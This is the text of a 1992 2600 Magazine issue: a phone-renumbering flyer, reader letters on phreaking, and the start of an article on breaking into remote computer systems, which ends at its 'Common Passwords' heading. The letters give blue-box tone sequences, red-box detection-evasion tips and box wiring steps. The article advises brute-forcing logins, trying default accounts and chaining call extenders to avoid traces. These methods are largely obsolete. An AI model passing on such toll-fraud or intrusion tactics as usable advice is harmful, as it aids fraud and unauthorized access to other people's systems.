IT IS NECESSARY TO ADD A SAME DIGIT AS THE FIRST ONE AT THE HEAD OF THE ORIGINAL SIX DIGIT TELEPHONE NUMBERS OF GUANGZHOU CITY (INCLUDING HUAXIAN COUNTY) AT 23:48 (BEIJING TIME) ON DEC. 31ST, 1991

How to change the telephone number from six digits to seven digits?

When shall the telephone numbers be changed from six digits to seven digits?

7 廣州市電話 升位徽號

從1991年12月31日（北京時間）23時48分起，廣州市（含花縣）的電話號碼將全部改爲七位號

通知全世界

International Notification:
All of the telephone numbers of Guangzhou city (including Huaxian county) shall be changed to seven digits at 23:48 (Beijing time), on Dec. 31st, 1991

我是電話升位吉祥物。

廣州市電話號碼啓用七位制宣傳手册

PROPAGANDA MANUAL FOR ADOPTION OF SEVEN-DIGIT TELEPHONE NUMBERING SYSTEM IN GUANGZHOU

**IN CHINA, THEY DON'T ADD DIGITS TO THEIR PHONE NUMBERS AT MIDNIGHT, OR 3 IN THE MORNING - THEY DO IT AT 23:48!**

# i/o

## *Blue Box Questions*

**Dear *2600*:**

A while ago I ordered a book called *Spy Game*. I was reading about the phone company and came across a column about you. I would like to access different operators for different info needs and I was wondering how exactly to access them. I want to know how to achieve a Key Pulse tone, a STart tone, number 11, 12, and KP2. I also want to know if I went to Radio Shack and bought their 15 dollar phone dialer, if I would be able to get a repair shop to modify it so it can achieve these tones?

**MD**
**Sheboygan, WI**

*Experimentation is really the only way to discover such things since there's so much variation between regions. The blue box frequencies have been published several times in 2600, most recently in the Summer 1992 issue. You're much better off with a genuine blue box or demon dialer rather than trying to modify a phone dialer for that purpose.*

**Dear *2600*:**

Quite a few publications on the subject of blue boxing reached the Dutch press last year. The Dutch hacker magazine *Hack-Tic* printed out a complete set of instructions for using the CCITT-4 and -5 systems on international telephone lines. Most newspapers covered the issue as well and even one radio program is said to have broadcast a complete CCITT-5 sequence, which gave an international telephone connection to the secretary of Mr. Bush for free.

After several attempts (and a sky-high telephone bill), I somehow managed to program my Mac to do the same job (i.e. generating DTMF and C-5 tones). Because Dutch telephone authorities limited C-5 (C-4 has gone already) on free international lines, using this system has become a real task.

But the point I want to make here is that most people only try to reach a so-called transit international telephone exchange. At this point in their connection, they disconnect by using the Clear Forward signal. With Seize and KP2 they will be able to dial almost any country in the world. But what happens if they get stuck in a non-transit exchange? KP2 will not be accepted, so only local (i.e. in that specific country) calls can be set up.

I discovered that you can sometimes get back to the outgoing international network by using KP1 which is indeed the local differentiator. The idea is to let the national network of your (temporary) destination make the outgoing connection. For instance, by using Seize-KP1-0015124740936-END on the lines from the Netherlands to Iceland (landcode 354), connection will be made to the still non-suped musac line published in *2600* in May 1985. The first zero in the code is the C-5 discriminating digit, the second is the magic one that gives you back to the international lines (i.e. to the USA). Almost the same goes for the Solomon Isles (landcode 677), only an extra zero is needed here (notice the relaying in Solomon's telephone network, which sounds really beautiful).

Note that in most countries this scheme does not seem to work. Just see it as an extension of your phreaking tools.

**Phrankenstein**

*The trick used from the Netherlands involved dialing Iceland Direct (060220354), sending a Clear Forward, Seize, and a KP1 (to indicate a terminal call or domestic call), 0 (to indicate a normal call), then 0 followed by the country code and number. That trick no longer works.*

## *Assorted Comments*

**Dear *2600*:**

I attended the Winter '92 Consumer Electronic Show in Las Vegas from January 9-12 and saw few interesting new products. Although there were about 15,000 exhibits, there were maybe 1,000 computer related exhibits, and the majority of those were power supply protection devices. I did see some interesting computer security products. Some companies were pushing their Caller ID devices and software. One software Caller ID system which was run on an IBM compatible would pull up all the caller's pertinent information (name, address, etc.) and digitized photo (if available) from a database for display on the screen (VIVE Synergies Inc., 30 West Beaver Creek Road, Unit 2, Richmond Hill, Ontario L4B 3K1, Canada, phone (416) 882-6107). I also saw a couple of regular Caller ID boxes and an integrated Caller ID phone with speakerphone and memory dial and a 15 call 10-digit incoming number memory (SysPerfect Electronics of San Francisco, phone (415) 875-3550).

One product I saw was designed to solve the problem concerning lack of privacy on cellular phone calls for any phone call where security was a concern. The Privacom P-25-C is a portable device which scrambles the audio signal from your cellular or regular phone line to be descrambled by the same device on the called end. The device offers 25 different scrambling codes (which I see as pretty inadequate). To operate, the user dials his phone normally. When the call is made and verification with the called party is confirmed, a code is chosen and both parties place their receivers onto the coupler of the device and pick up its handset. Conversation then continues normally, all audio being scrambled before being sent over the line (or through the air in the case of cellular phones). The device itself takes about as much room as a portable cellular phone and runs continuously up to 20 hours on battery power. (Swift Strike, Inc., PO Box 206, Galion, OH 44833, phone (419) 468-1560. Additional sales and technical information: Addtel Communications, (615) 622-8981 or 800-553-6870)

I went and visited the clowns at the Prodigy booth. I wouldn't have even bothered but I felt this uncontrollable urge to confront them with the allegations made against them concerning the Prodigy software scanning a user's hard drive in search of address information for mailing purposes. Armed with the inside knowledge out of the Autumn 1991 issue of *2600* that described how Prodigy junk mail was received at a company addressed to non-existent "people", I began to explain to them how the theory of their little invasion of privacy scam was validated beyond reasonable doubt. They got pissed! "We never did that," said one spokeswoman. "Do you believe everything you read?" asked another, quite agitated spokesman. I walked off, leaving them there in their angry and flustered state of loathing. Looking back I noticed them leering at me. Every time after that when I walked by them they were still leering at me. One must wonder, if they are so innocent of this accusation, why they became so defensive rather than explain it away with amiable business tact. At any rate, I had a good laugh making them squirm.

In the Summer 1991 issue, TN wrote in telling of a way to place local calls using the Radio Shack Tone Dialer Red Box, saying "I have found [it] to work and have tested [it] all over California." Apparently you did not travel very far in your testing because it does not work in my area of Northern California (916 area code). While on the subject of the Red Box, recently a friend was using it to call Hong Kong and encountered some interesting AT&T operator shenanigans. Basically, by now it would be more than safe to conclude that every phone company in the United States is aware of the Radio Shack Tone Dialer conversion. AT&T must have some memo circulating stating proper procedure for detecting and halting Red Box toll fraud. On one occasion, the operator told my friend he was experiencing computer problems. He asked him to insert 85 cents (my friend signalled four quarters with his Red Box) and then claimed that it was not being received by his computer so he was going to return it. My friend played along and told the operator he had received the money back, although by that time he had realized he had not heard the operator release signal nor the tell-tale click inside the phone of the hopper relay. The operator asked him to insert the money again, which my friend did, and then claimed, once again, to have returned it, and asked my friend if he got the money. This time, my friend said no, so the operator attempted again, this time for real. My friend heard the operator release signal and a click inside the payphone, and claimed he had gotten his coins back. "I'm going to be polite about this," said the AT&T operator. "You have this little black box with you that makes these sounds...." he continued. My friend didn't bother to hear him out and simply hung up, which he regrets because who knows what he may have learned. My friend said of the eight or so operators he dealt with that night, three of them caught on to the Red Box. We must now ask ourselves why. The answer doesn't require hours of study and research, as is painfully obvious: the thing is too damn loud and too damn consistent. Also, it doesn't help that the timing of the Red Box tones is off by a couple of milliseconds. My suggestion? Place a bank card or credit card over the mouthpiece of the phone to mute the volume of the tones to where they aren't so blatantly phony. After all, the actual quarter tones as generated by the AT&T long distance computers are barely audible themselves. Also, it wouldn't hurt to program only one quarter in your priority memory and pound them out at inconsistent intervals. Mind you, these suggestions are only necessary when dealing with live operators as the long distance computers are far friendlier, which is kind of scary when you think about it. Computers friendlier than live people. If they didn't rely so heavily on their damned computers, they'd have the current Red Box fad beat. But no, as it is, computers are infinitely more wise than humans, so it continues. Yes, we live in a sad world. Oh well.

**DC**

## *Sheer Frustration*

**Dear *2600*:**

I have entitled the following *Modern Times - A Drama in Too Many Acts.*

*1st Act:* Reading the *2600 Magazine* of Autumn 1991 I found on page 26 a letter from GS, Seattle: "Bellcore has a new publications listing. The Catalog of Technical Information." With one eye on the mag and one on the phone I dialed the 800 number given. But the only thing I heard was a German tape telling me to check the number or call the operator. Oh no! These are the Nineties, the Digital Decade!

*2nd Act:* I finally called the operator and explained my problem. "What? I can't believe that. You can dial every number directly!" was the answer. Insisting on my not being deaf and dumb, I gave the number to her. "Okay, I'll try it for you. But that will cost extra! Stay at your phone, I'll call you back."

*3rd Act:* Some minutes later my phone rang. Operator: "I can't get through... sorry. You may call the International Telephone Number Information for a local number." What a concept, not knowing the address or even the city!

*4th Act:* A quick look at my private "Toll-free Telephone Number Database" revealed an AT&T USA Direct connection to an operator in the States. Not very hopefully I dialed the number and bingo! He wouldn't do a damned thing for me without having an AT&T Calling Card!

*5th Act:* Eventually I found the toll-free number from Germany to AT&T in Kansas City. The nice lady told me that there are no AT&T offices in Germany (why are they placing their ads here all the time?) and that I need a Visa Card to get a Calling Card.

*6th Act:* Still not ready for surrender, I tried to get a local number. For the needed address I wanted to call "Telename of Springfield, VA (same issue, page 31). You surely can imagine what happened: "Your call cannot be completed as dialed...." The Telename number is a 900 number!

*7th Act:* I sent a fax (this one) to *2600 Magazine*, asking for help. So please print a local telephone number for Bellcore in your next issue, or at least an address. Thank you.

**T^2**
**Germany**

*The number in question, 800-521-2673, translates to 908-699-5800 or 908-699-5802. We'll try to print translations in the future.*

## Mild Encryption

**Dear *2600*:**

I just purchased one of the Motorola *cordless* (not cellular) phones which is marketed as having "secure clear" - a method of mild grade voice encryption of the radio portion.

Some friends and I listened in with our receivers and the audio is indeed extremely difficult for casual monitoring. It would, however, be trivial for any serious agency or corporate type to break through, but then again those are the people who'd be doing other things as well.

In short, it does provide moderate levels of security. In effect, you're getting "wire grade" protection over a cordless link.

The price is quite a bit high - about $200-$250, depending on store, features, etc.

**Danny**
**New York**

## Cable Hacking

**Dear *2600*:**

I've hacked my way through the phone system, computers attached to modems, locks, etc. Now I'm interested in the cable company. Manhattan Cable in particular. How do those addressable converter boxes work, anyhow? How does the central office turn on pay-per-view for my box? Has anyone hacked this system and, if so, can you please publish some info so I don't have to redo all the work?

My interest is purely in hacking to understand and learn, *not* to steal service!

**Lawrence**
**NYC**

**Dear *2600*:**

I am a subscriber and really enjoy your magazine. I especially love your do-it-yourself Radio Shack projects. I have a request for one of your upcoming issues. I was wondering if you could put in some instructions and schematics on how to cheaply build a Cable TV pay channel "descrambler".

**Anonymous**

*Future writers: this is what the people want!*

## A Phone Mystery

**Dear *2600*:**

I just started reading your wonderful periodical two issues ago. I saw your Autumn 1991 issue at a local bookstore here in town. I picked up the magazine and was very excited. You see, I have been BBSing for a few years now, and have always been interested in everything you guys cover.

I've got a story. My father used to use my current bedroom when I was little as his office. When he moved into a real office he had the separate line for the room disconnected. Soon after, I moved into the room. I didn't pay much attention to the outlet in my room because I thought it was just hooked up to the main house line. About eleven years after we got the line disconnected, I decided to see if it worked. I called a friend and was excited. I thought to myself I could now have a phone in my room. I then called my house line and it wasn't busy. My mother picked up the line and we talked for a while.

From what I could tell, Ma Bell just forgot to unplug the line and never charged us for it. This was all before I knew any better and before I got into hacking.

Then one day I picked up the phone to call a friend and there was a guy on the line. I didn't say anything until I think he said something to the effect of "Jeff, is that you?"

I replied back that I wasn't Jeff and hung up. I was kinda scared to use the line for a while, but a few weeks later I really had to get ahold of somebody and my sister was on the house line. I picked up the phone in my room and there was that same guy on it. I never got a chance to use the line again because a few months later my parents gave me a phone line for me to use in my room. When the new line was all hooked up the old line wouldn't work. I didn't think about it all that much until recently.

My question is, does this happen a lot? I mean is Ma Bell really so big that they can forget about a line for over a decade? If I was older, or if I knew any better, I could have really raised some major hell.

**The Psychedelic Sloth**
**Oregon**

*This kind of thing happens all the time. In fact, odds are if you move into a new house and plug in a phone, you'll be connected to someone else's line. That is what happened to you. Your old line was disconnected. The phone company does not "forget" about phone numbers for ten years. What they do instead is hook wires (cable pairs) together at a junction box, serving area interface, or the frame itself so that the same line shows up in two different places. Why? Because they make lots of mistakes. It's happened here at 2600 twice in the past few years. A good clue is when someone beats you to answering the phone when there's nobody else around. Or when you start getting messages for non-existent people on your answering machine. Keep this in mind next time the* *phone company claims that you're responsible for anything dialed on your line. And remember that any conversation, wire or radio, can be easily monitored, accidentally or on purpose.*

## Info

**Dear *2600*:**

ANAC for 313 is 2002002002 - at least this works in most areas. Also 313 loops are usually xxx-9996/xxx-9997.

**Erreth Akbe/Energy!**

## Many Questions

**Dear *2600*:**

Four issues of *2600* and I still want more. I've never been more impressed by a magazine. Keep up the good work!

Here are a few questions that I'd appreciate an answer to:

1) In the parts lists for the FM wireless transmitter and the FM telephone transmitter, three parts listed aren't in the schematics. On page 44, C7 and C8 (22pF and 1.0nF) and on page 45, C7 (22pF). Do these discrepancies affect the functioning of either device?

2) What is the product number of the Radio Shack phone dialer? Is there anything more to the construction of the red box than crystal swapping? If so, what?

3) I'm rather new to the hack/phreak scene. Could you recommend the years of back issues with the most information on a) the Internet and b) phreaking?

4) Can you recommend a good book to learn electronics from?

5) Can you suggest magazines which offer information similar to that found in *2600 and* are ordered hardcopy through the mail as opposed to found on the Net?

6) I'm severely lacking in my knowledge of "boxes". I'd like an explanation of each of the more common types - if not schematics as well. I understand beige, red, black, and green boxes. But, for instance, what are the advantages of a blue box? Is there a formula for deciding which crystals should be used for which tones (3.58 for DTMF, 6.5536 for red box, 4.1521 for green box)? Does it vary with the device you put the crystal in? Is there a general schematic that can be used with different crystals to produce different tones?

7) A few years ago (before I became interested in hack/phreaking) I saw part of a movie in which an oscilloscope (I think) was used to determine MAC or some kind of ATM codes while the machine processed transactions. Does this process have any workability?

**The Ronin**
**Pennsylvania**

*The monitoring devices should work if you follow the schematics. The Radio Shack model number for the tone dialer is 43-141 but it's now rumored to have been discontinued. There is no modification other than replacing the crystal.*

*We've been publishing phreaking information throughout all of our issues. The frequency hasn't changed but the particulars certainly have. Internet news is more prevalent in our later issues.*

*Some good books to learn electronics from: Basic Electronics Theory by Delton Horn, published by TAB Books; Forrest M. Nims III Engineer's Mini-Notebook series available at Radio Shack; Understanding Solid State Electronics, sold at Radio Shack. Manufacturers' data books are free (Motorola, etc.) and you can learn an awful lot from them. Try calling some toll-free numbers and asking.*

*If any good hacker magazines come our way, we'll print the information. Recently, it's been pretty dry.*

*These numbers may help for DTMF: For a 5089 chip, first row, crystal divided by 5152; second row, 4648; third row, 4200; fourth row, 3808; first column, 2968; second column, 2688; third column, 2408, fourth column, 2184.*

*Finally, oscilloscopes are for measuring waveforms, and generally not for eavesdropping. It's also very likely that any signal from an ATM would be encrypted.*

**Dear *2600*:**

First of all, you have a great magazine so *don't change a thing!* However, I just recently received a bunch of back issues, so pardon me if some of these questions are outdated or have been answered already.

1) How can I help *2600* grow (besides the obvious of sending you money)? I would like to do some sort of volunteer work for you guys, but that may pose a small problem since I live a few thousand miles from New York.

2) Is E.T. considered an honorary phone phreak?

3) What is the ANAC number for the 515 area code?

4) What can you tell me about your cover artist (Holly Kaufman Spruch)?

5) Please explain to me why it takes *six* weeks for you guys to process orders for back issues. It should only take about two weeks tops. And that's third class mail! If I decide to shell out maybe $75 for back issues, then I want the "invaluable" information (that I don't already know) as soon as possible, and don't want to wait a month and a half for it! This is very frustrating, and I would also like some other readers' opinions on this.

6) I sympathize with Kevin Mitnick in the Summer '91 issue. In plain English, he got shafted. I'm not saying that he's completely innocent, but the authors of the book *Cyberpunk* did write unfairly about him.

7) How about writing an article listing all of the known phreak boxes, what they can do, and if they can be used today. List all of the major ones like blue, red, green, and black boxes and then list the lesser known ones like the gold, cheese, diverti, aqua, etc.

8) Would it be possible to put together a big

gathering of phreaks in some unknown exchange like the "2111" conference in the October 1971 *Esquire* article "Secrets of the Little Blue Box"? To me that is what phreaking is all about - helping other phreaks. By the way, I do know that you can't use a blue box to do this anymore, but you inventive folks should be able to come up with something that would work. If you did this however, you would have to tell phreaks about it through word of mouth, as I'm sure many telco security personnel read your magazine.

9) I really enjoyed the "Hacker Reading List" in the Winter '90 issue. However, it was slightly incomplete - you forgot magazine articles. Below is a small list of hacker/phreak related articles that I have come across. A larger list is available at the back of the book *Cyberpunk*. Also, a very good book that Dr. Williams left out of the book list is called *The Phone Book* and the author is J. Edward Hyde. To find these, just go to your local library and see if they have the back issues. However, they might not have them as far back as '72, so you will have to use their microfiche. I personally found most of these at a college library.

*Esquire*, October 1971, "Secrets of the Little Blue Box".

*Esquire*, December 1990, "Terminal Delinquents".

*Ramparts*, June 1972, "Regulating the Phone Company in Your Home".

*Ramparts*, July 1972, "How the Phone Company Interrupted Our Service".

*Radio Electronics*, November 1987, "The Blue Box and Ma Bell".

*L.A. Weekly*, July 18-24 1980, "The Phone Art of Phone Phreaking".

*Rolling Stone*, September 19 1991, "Samurai Hackers".

*Playboy*, October 1972, "Take That, You Soulless S.O.B.".

*Oui*, August 1973, "The Phone Phreaks' Last Stand".

*Time*, March 6 1972, "Phoney Tunes".

**Clark Kent**
**Ames, IA**

*You don't have to be anywhere near us to help out. You can send us information, articles, and anything else that comes to mind. You can contribute to the discussion on our voice BBS and start other forums on hacking throughout the country. By letting people know there is a place for them to contribute, you'll be opening up a lot of minds that are just waiting to be liberated. It may not be quite that poetic but you get the idea. We don't talk about E.T., we will talk about the 515 ANAC when we find it, and we can't talk about Holly Kaufman Spruch. We agree that back issue orders take too long and we've taken some steps to alleviate the situation, including hiring people whose only concern in life is to speed the process. Keep in mind that it takes our bank up to three weeks to notify us if a check has bounced or is unacceptable for some other stupid reason. That's why we're not too keen on sending out back issues until we're sure we've actually gotten paid. We could send out cash orders quicker but then too many people would send cash in the mail, which is a pretty risky thing in itself. We're hoping for a maximum of three to four weeks from start to finish. Our authors and hopefully other readers have taken note of your other ideas. Thanks for the info.*

## An Opinion

**Dear *2600*:**

I was reading an article from an issue of *2600* called "How Phone Phreaks Are Caught" and it gave me a lot of insight, and I thought I should contribute some. On many "elite" BBS's they have many files on how not to get caught phreaking and what precautions to take (including this file). Files like that are what will keep some phreaks in the clear and out of trouble.

Most files, like "Phreaking Made E-Z" (fictitious file, but used just to illustrate my point), just say, "Okay, at the prompt, just type in...." etc. But the phreakers need to know all the theory behind it.

Also included in the file was some of the Spring edition of *2600*, and it had an article about a "crackdown". It's kinda scary, but very true. I myself am not too quick to let people know that "I phreak", and am *extremely* reluctant to show anyone my files (in other words, I don't) on phreaking, hacking, etc.

But crackdowns like this can help phreaks. It will make them so paranoid that they will all band together and create rings of correspondence, banding everyone together.

Violent actions, like what happened to Steve Jackson Games, are pretty scary to think about. I mean, should I be worried if I send someone e-mail over America Online, and mention h/p/a/v, or a "phreaking" term? It's things like this that can spread from the E911 doc and such.

Thanks for letting me voice my opinion and I'd also like to subscribe to *2600*, for it seems to be the only printed mag that actually tells the truth.

TC
Blauvelt, NY

*Don't be concerned about what you talk about in e-mail. The only thing you should really be worried about is submitting to hysteria, paranoia, or self-censorship.*

## The Facts on ACD

**Dear *2600*:**

Thanks goes out to Dr. Abuse and the designer of the magnetic stripe card copier (printed in the Summer 1991 issue). Another thanks goes out to the Mad Scientist, whose article finally encouraged me to mess around with my silver box. While experimenting with it and the Automated Call Distributor on some payphones in Boston, Massachusetts, I got some different results than the Mad Scientist did. They are as follows:

1: Ring toll test board/loud busy
2: Tone side - loop (high)

3: Loud busy
4: Dead/loud busy
5: Loud busy
6: Dead
7: Dead
8: Doesn't trigger anything (pulsing dialtone continues)
9: Doesn't trigger anything (pulsing dialtone continues)
0: Tone blast (1000 hz)
*: Doesn't trigger anything (pulsing dialtone continues)
#: Doesn't trigger anything (pulsing dialtone continues)

I was wondering what the *real* purpose of the ACD was, because the features it can achieve don't seem greatly important. I have also experimented with the other tones (A, B, and C), but have not acquired any information.

Secondly, while travelling in Belgium and Amsterdam last summer, I came across a few electronics stores and a bookstore which had many interesting items. I picked up one dialer, which is about 2" by 2" square and a 1/4" thick, which has the 0-9, *, #, and A,B,C,D tones, which is what I use for my silver box. It cost the equivalent of about $15-$20 US currency. There were also some other types of dialers there too, all small and compact. In case anyone was interested in ordering one of these dialers (I recommend it, they are *great*), it is called the "TD-1000 Digitale Toonkiezer" by Betacom. Try writing or calling these two places:

1) Teleworld Telecommunicatieshops
Kinkerstraat 66-68-70
1053 DZ Amsterdam
The Netherlands
Phone: +31-20-6834001

2) S.A. Kevinco N.V.
Rue du Marche aux Herbes - 4 - Grasmarkt
Bruxelles 1000 Belgium
+32-2-2187159

Also, if you happen to go into Amsterdam, and want to pick up current and back issues of *Hack-Tic* (learn Dutch just to read this publication, it's great), go to either of the following bookstores: Athenaeum Nieuwscentrum, Amsterdam; Athenaeum Boekhandel, Amsterdam, Haarlem.

This next comment is in regards to the letter from Dr. Delam on page 25 of the Spring 1992 issue. He commented about making a red box with a mercury switch for "pig-proof" access to the 6.5536mhz and 3.57mhz crystals. To go more in depth with that, I will explain some of a text file that Cybernetik wrote up a few months back on that topic. You will need two mercury switches, preferably very small, so they will fit into the dialer casing. Connect one lead of one of the mercury switches to one of the leads of the 3.57mhz crystal, and the other existing leads to the two solder marks on the dialer PC board (where the original 3.57mhz crystal existed). Next, connect one lead of the other mercury switch to one lead of the 6.5536mhz crystal, and connect the two unconnected leads to the two solder marks on the dialer PC board (there should now be four leads on the two marks). Now, in order for the mercury switch action to work, you have to *make sure* that the mercury switches are facing opposite directions (vertically), so when you turn the dialer backwards, one crystal should connect with the board, and when you turn it the other way, the other crystal should connect. Well, I hope that cleared things up a bit in the way of mercury switches.

And lastly, some ANACs are: Boston and surrounding areas: 200-xxx-1234, 200-222-2222; N.W. Indiana: 410-4 (x12).

**Kingpin**
**Brookline, MA**

*With regards to the Automated Call Distributor, whenever you call directory assistance, you're actually dialing into a queueing system which is known as the ACD. This system is simply what determines who is free to pick up your call. By pressing the D key while they pick up, you enter a test mode on the ACD. It's not meant to be interesting or exciting to anyone outside of the phone company.*

## Cellular Mystery

**Dear *2600*:**

I was wondering if you could answer this question.

Local telephone people and our RCMP have been adding an "E-Prom chip" to their cellular phones.

Generally they are added to a Techniphone (British brand of cellular). They have been designed to accept the chip easily.

Everyone has gone hush-hush on this. Can you tell me what practical applications can be done with it?

**MM**
**Nova Scotia**

*It's probably for the purpose of changing the ESN (Electronic Serial Number) and the MIN (Mobile Identification Number). It could also be an ANI of some sort so the dispatcher knows who's talking. Then again, it could be for speech encryption. The best way to see if it's the latter is to get the frequency (use a frequency counter) and listen in with a scanner. Good luck.*

## Call For Data

**Dear *2600*:**

Do you have any plans for doing a list of CNA's? Michigan (313) went automated a while back. The number is 424-0900. A three-digit employee number is required. When I was in Chicago and browsing through their ANAC's, I found an interesting phenomenon. It returned a burst of DTMF. I didn't have a decoder so I can't be sure what it meant. Finally, the demon dialer as advertised in your Winter 1991 issue works great. C'est bon. Hell, c'est *tres* bon. I highly recommend it. Expect an article soon on boxing out of foreign countries.

**The Azure Mage**
**Somewhere in the Military**

*When we get the info, we'll print it.*

## Call For Info

**Dear *2600*:**

I was reading an article in your summer edition and it talked about a magazine called *Mobile Computing*. Could you please tell me how I can get in touch with them?

**JS**
**Philadelphia**

*We can't track down a number or address for them at the moment. But you should also look in Computer Shopper if you want info on laptops.*

## Call For Help

**Dear *2600*:**

I run a BBS for the disabled called DEN (Disabilities Electronic Network). Until recently we had an 800 number accessing an eight line hunt group. It was a very lively national bulletin board. Our 800 number is in limited service indefinitely as a result of our loss of funding. This has been the cause of a search for long distance services that our users would make use of to access DEN. I found PC Pursuit by Sprint. PC Pursuit is a non-prime time service that allows 90 hours per month for disabled people and 30 hours per month for non-disabled people for $30. The service enables one to access many electronic services during non-prime time hours and weekends while not changing your present long distance provider. Are you, or anyone at *2600*, aware of other such low cost services? I'm desperate to find low cost access for our users. We're a free service and it would be a shame if our phone companies' greed affected our ability to deliver a service to the disabled community.

**TB**
**New Jersey**

*The call has gone out.*

## A Choke Tip

**Dear *2600*:**

In regards to the "choke line" discussion in relation to reaching radio stations (*2600*, Spring 1992), I have found that dialing a carrier access code prior to the phone number increases the chances of getting through to a radio station. This does result in a long distance charge but it may be worth the risk, if one desires the prize greatly enough.

**The Prophet**
**Canada**

## Mail Problems

**Dear *2600*:**

Due to the problems with non-delivered issues, I have decided not to renew my subscription to *2600*. I think I've averaged at least one missing issue per year of my subscription. This is not pleasant, especially with a quarterly publication.

I doubt this is due to any incompetence on your part, but rather because of sticky-fingered postal employees. They see *The Hacker Quarterly* pass in front of them and think "Hmmm, I think I'll read this during lunch..." and who knows where the hell it winds up after that.

*Playboy* remedied this some time ago by mailing the magazine in an opaque plastic bag with a transparent section for the address label on the magazine itself. Also, the return address has only the mailing address, no tell-tale "Playboy" logo screaming "Steal me!".

I will continue to support your magazine through newsstand and back issue sales (please make them available on an individual issue basis).

**RD**
**Austin, TX**

*This definitely should not be happening. We have been having more of a problem with damaged issues, missing issues, and envelopes ripped open than ever before. Overall, the post office has done an amazing job but we're very concerned with this recent plummet in competence and/or honesty. We hope our readers complain loudly if anything happens to their mail. It would help a lot if anybody sending a letter of complaint sent us a copy so we can present it to the postal people on our end. Rest assured this is a top priority matter for us. We'd rather not add packaging to the magazine, for both cost and ecological reasons. We're interested in hearing more feedback on this. With regards to our back issues, individual issues are available from 1988 on at a cost of $6.25 each ($7.50 overseas). 1984 through 1987 are only available by year ($25, $30 overseas).*

## Comments From Abroad

**Dear *2600*:**

Like many others, I'd noticed your Postnet example didn't correspond with your description, and I'm even more delighted to see your C code for printing them (I only have to modify it to suit my computer).

The "Gulf War Printer Virus" expresses pretty much my reaction - that is, it wouldn't work! Unlike your anonymous writer, I expressed this opinion on the Internet and received some interesting information in January. Although most newspapers and computer magazines credited the original article to the *Wall Street Journal*, it appears the "real" original article was in *InfoWorld* in the April 1, 1991 issue! We need not ascribe to the nefarious operations of the NSA what can be adequately blamed on the idiocy of certain reporters.

On the other hand, could a "printer virus" slow down a computer? I'd imagine it could, provided the computer was something relatively slow, like an IBM XT or possibly AT. It all really depends on how they treat their parallel printer port. If they generate interrupts upon receipt of a printer acknowledge signal, then you merely need to rig the printer to blast the acknowledge line at, say, 30 kilohertz. This would probably keep most CPUs fairly busy, and slow down the performance nicely.

**EL**
**Faulconbridge, Australia**

*(Continued on page 40)*

# hacking on the front line

by Al Capone

As we have seen from previous raids/busts, the consequences of being caught by the federal government, etc. are not worth it in the long run. If they cannot cripple you physically, then they will do it emotionally or financially. Therefore I do not recommend that any action taken to gain unauthorized access is justifiable in any way. However the choice is yours.

People who desire to get into a "secure" system should know a few things about it. First off, for me the word "secure" brings to mind a picture of a human monitoring a system for 24 hours. All the nodes are watched individually, and everything is hardcopied. This is obviously, in most (if not all) cases, not feasible, as the man hours and/or the cash funding is non-existent. Besides, to a system operator, watching everything a system does could be quite boring. The hacker can capitalize on this.

The two things a hacker should know about when attempting to gain access to a system are:

**1. Typical formats for the system.** (i.e. how you type in the login sequence. Is the login and password on one continuous line, do you have to type it in separately at different prompts, etc.)

**2. Default and common passwords.** Default accounts are the accounts that come with the system when it is installed ("factory accounts"). Common accounts are accounts set up by the system operator for particular tasks. The probability exists that these accounts are present on the system that the hacker is trying to penetrate, therefore they should be tried.

### Identifying the System

If the owner of the system is not mentioned in the opening banner, you will either have to gain access to the system itself or use CNA (Customer Name and Address - the little thing that exists for identifying a telephone number). Please remember that a brute force method on some systems is often recorded to the account indicating the number of attempts that you have tried, sometimes even writing the password that you've tried. More often than not, it will just record the number of failed attempts. Aside from this, the system may "sound an alarm". This is not a bell or siren that goes off; it is just a message printed out and/or sent to any terminals designated as security operator terminals (i.e. VMS). Example:

```
Welcome to Sphincter Systems Vax Cluster
Username: CHEESEHEAD
Password:

Welcome to Sphincter Systems, Mr. Mouse
Number of failed attempts since last entry: 227
```

Obviously, in the above example, Mr. Mouse would get the idea that someone was attempting to gain access to his account and would promptly change the password, assuming he was paying attention at login (Many people don't. Logging into my favorite BBS, I have often left the room while my auto-login macro was accessing the system. The same principle applies here.) Also, in the above example, it was very *stupid* for Sphincter Systems to display the banner identifying the system. This would only encourage the hacker in an attempt to gain access (it always encouraged me), and at 227 attempts, the hacker should have kept trying to gain access. Remember that once the account is accessed correctly, the security counter is reset to zero and Mr. Mouse will probably never know that someone else has his password (as long as no malicious or destructive actions are carried out and as long as he doesn't keep a record of his login dates).

When I was scanning a network, I often found that most of the systems identified themselves. On the other hand, the systems I found in most telephone exchanges required that they be identified by other means. The banner usually decided my interest in the system, whether I just wanted to try a few things and move on, or really concentrate on the effort. It also gave me a little extra ammunition since usernames and/or passwords may contain some information which was displayed in the banner. Another thing I noticed about networks that differed from local dial-in systems was that dial-in systems would disconnect me after three to five attempts. Granted, the system on the network would disconnect me, but only from the host. The network itself would not, creating one less problem to deal with. System operators might suspect something if they saw an outdial number being accessed every thirty seconds or so.

**Login:**
**Password:**
This is a Unix.

**Username:**
**Password:**
This is a VMS.

**@**
This is a Tops-20.

**Enter Usercode/Password**
This is a Burroughs.

**MCR]**
This is an RSX-11.

**ER!**
This is a Prime.

**.**
This is an IBM running a VM operating system.

This list is by far not complete, as there are many more systems out there, but it will get you started. Some of the time, it will tell you the name in the opening. Crays, for example, usually identify themselves.

### The Telephone

Make sure when you are dialing into the system that you realize that somewhere along the trail there is a possibility of a trace. With all of the switching systems in effect by Bell, etc. what you need to do is dial in using an outside source. For instance, what I usually did was call an 800 extender (not in Feature Group D), and then call the target system. The only times I called the target system direct was when I was identifying the system (I did not start hacking the system at this time), but even this is not recommended these days. Things owned by Bell, such as COSMOS systems, SCCS networks, etc., are probably more risky than generic corporate systems. Of course using only one extender should be the least of what you can do. If you call several extenders and then the target system, the chances are that tracing the call back to you will be next to impossible. But this method also is risky since the long distance telephone company may not be overly enthused about you defrauding them. At one time an acquaintance was harassing a company that was tracing him. They let him know of the trace and just for the hell of it he decided to stay on the line to see the results. The result was Paris, France. Keep in mind he lives in the United States. This story displays an excellent use of extenders. The only detriment I see is that by routing your call through two or more extenders the integrity of the line decreases.

When using networks (Telenet, Tymnet, etc.) in connecting to the system, your port is sent as an ID in order to accept your connection attempt. It would really be simple then to isolate your number (providing you called the network directly from your house) if you repeatedly attempt to use the system. What you should do for this problem is loop through a gateway on the network. The gateway is essentially an outdial which will connect to a system. Use the gateway to call another network's dialup.

### Common Passwords

